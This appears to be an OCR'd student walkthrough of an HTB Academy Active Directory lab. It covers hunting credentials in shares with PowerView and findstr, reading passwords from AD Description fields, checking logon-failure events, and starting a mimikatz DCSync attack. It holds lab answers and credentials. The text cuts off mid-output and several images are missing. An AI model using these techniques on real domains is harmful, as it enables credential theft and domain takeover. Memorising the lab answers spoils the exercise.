


-> We dive deeply above in changing the windows policy setting on passwords:

-> As an example we change the reversible encryption setting for passwords:




-> Now when we filter for event id 5136, we see our acton:




-> Alternative way


- Or, we can right click on default domain policy and click on edit



-> Then, we create a new software restriction policy as follows on the trusted publisher:



-> Then, we look at the log, filtering for event id 5136, we see our actions being logged:



\

Credentials in Shares

Questions

- Connect to the target and enumerate the available network shares. What is the password of the Administrator2 user?
  -> We perform the attack as follows:
  -> Bypass xecution policy, import powerview and find the shares available

```
PS C:\Users\bob\Downloads> set-ExecutionPolicy bypass -scope process
a

PS C:\Users\bob\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\bob\Downloads> Invoke-ShareFinder -domain eagle.local
```

```
PS C:\Users\bob\Downloads> set-ExecutionPolicy bypass -scope process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): a
PS C:\Users\bob\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\bob\Downloads> Invoke-ShareFinder -domain eagle.local -ExcludeStandard -CheckShareAccess
\\WS001.eagle.local\Share       -
\\WS001.eagle.local\Users       -
\\DC1.eagle.local\NETLOGON      - Logon server share
\\DC1.eagle.local\SYSVOL        - Logon server share
\\Server01.eagle.local\dev$     -
\\DC2.eagle.local\NETLOGON      - Logon server share
\\DC2.eagle.local\SYSVOL        - Logon server share
PS C:\Users\bob\Downloads>
```

-> We discovered that the interesting hidden share Server01.eagle.local\dev$ is available to us.

-> We go to this hidden share and attempt to search for files with credentials

```
cd \\Server01.eagle.local\dev$
findstr /m /s /i "pass" *.bat
findstr /m /s /i "pass" *.cmd
findstr /m /s /i "pass" *.ini
setup.ini
findstr /m /s /i "pass" *.config
findstr /m /s /i "pw" *.config
findstr /s /i "pw" *.config
findstr /m /s /i "eagle" *.ps1
findstr /s /i "eagle" *.ps1
```

```
PS C:\Users\bob> cd \\Server01.eagle.local\dev$
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.bat
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.cmd
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.ini
setup.ini
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.config
4\5\4\web.config
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pw" *.config
5\2\3\microsoft.config
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /s /i "pw" *.config
5\2\3\microsoft.config:pw BANANANANANANANANANANANNAANANANAS
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "eagle" *.ps1
2\4\4\Software\connect.ps1
2\4\4\Software\connect2.ps1
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /s /i "eagle" *.ps1
2\4\4\Software\connect.ps1:net use E: \\DC1\sharedScripts /user:eagle\Administrator Slavi1232\4\4\Software\connect2.ps1:
net use E: \\DC1\sharedScripts /user:eagle\Administrator2 Slavi920
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$>
```

-> and we see that the user for administrator 2 is `Slavi920`.

-> Alternative method:

-> Search for the string administrator

```
findstr /s /i "administrator" *.bat *.cmd *.ini *.config *.ps1
```

```
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /s /i "administrator" *.bat *.cmd *.ini *.
config *.ps1
2\4\4\Software\connect.ps1:net use Z: \\server1\administrators
2\4\4\Software\connect.ps1:net use E: \\DC1\sharedScripts /user:eagle\Administrator Slavi1232\4\4\Software\connect2.ps1:
net use Z: \\server1\administrators
2\4\4\Software\connect2.ps1:net use E: \\DC1\sharedScripts /user:eagle\Administrator2 Slavi920
```

-> And we found that the password is `slavi920` in an alternative fashion.

Credentials in Object Properties

Question


- Connect to the target and use a script to enumerate object property fields. What password can be found in the Description field of the bonni user?
  -> We imported the module with execution policy bypassed

```
set-ExecutionPolicy bypass -scope process

Import-Module .\SearchUser.ps1
```

```
PS C:\Users\bob\Downloads\highway_to_hell-master> set-ExecutionPolicy bypass -scope process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): a
PS C:\Users\bob\Downloads\highway_to_hell-master> Import-Module .\SearchUser.ps1


SamAccountName       : bonni
Enabled              : True
Description          : pass: Slavi1234
Info                 :
PasswordNeverExpires : True
PasswordLastSet      : 12/6/2022 12:18:05 AM
```

-> And we see the password is Slavi1234


- Using the password discovered in the previous question, try to authenticate to DC1 as the bonni user. Is the password valid?
  -> We authenticated DC1 as follows:




-> Entering the password we find, we failed.

- Connect to DC1 as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the TargetSid of the bonni user?

  -> We logged on to DC1 as follows:




-> We filter for event id 4625 as follows:



-> We don't see much for 4625.

-> We attempt filtering for event id 4771 and we see that:



-> The target sid is S-1-5-21-1518138621-4282902758-752445584-3102

DCSync

Question

- Connect to the target and perform a DCSync attack as the user rocky (password:Slavi123). What is the NTLM hash of the Administrator user?
  -> We run cmd as the user rocky, then execute mimikaz on the new cmd session


```
runas /user:eagle\rocky cmd.exe

mimikatz.exe
lsadump::dcsync /domain:eagle.local /user:Administrator
```

```
C:\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
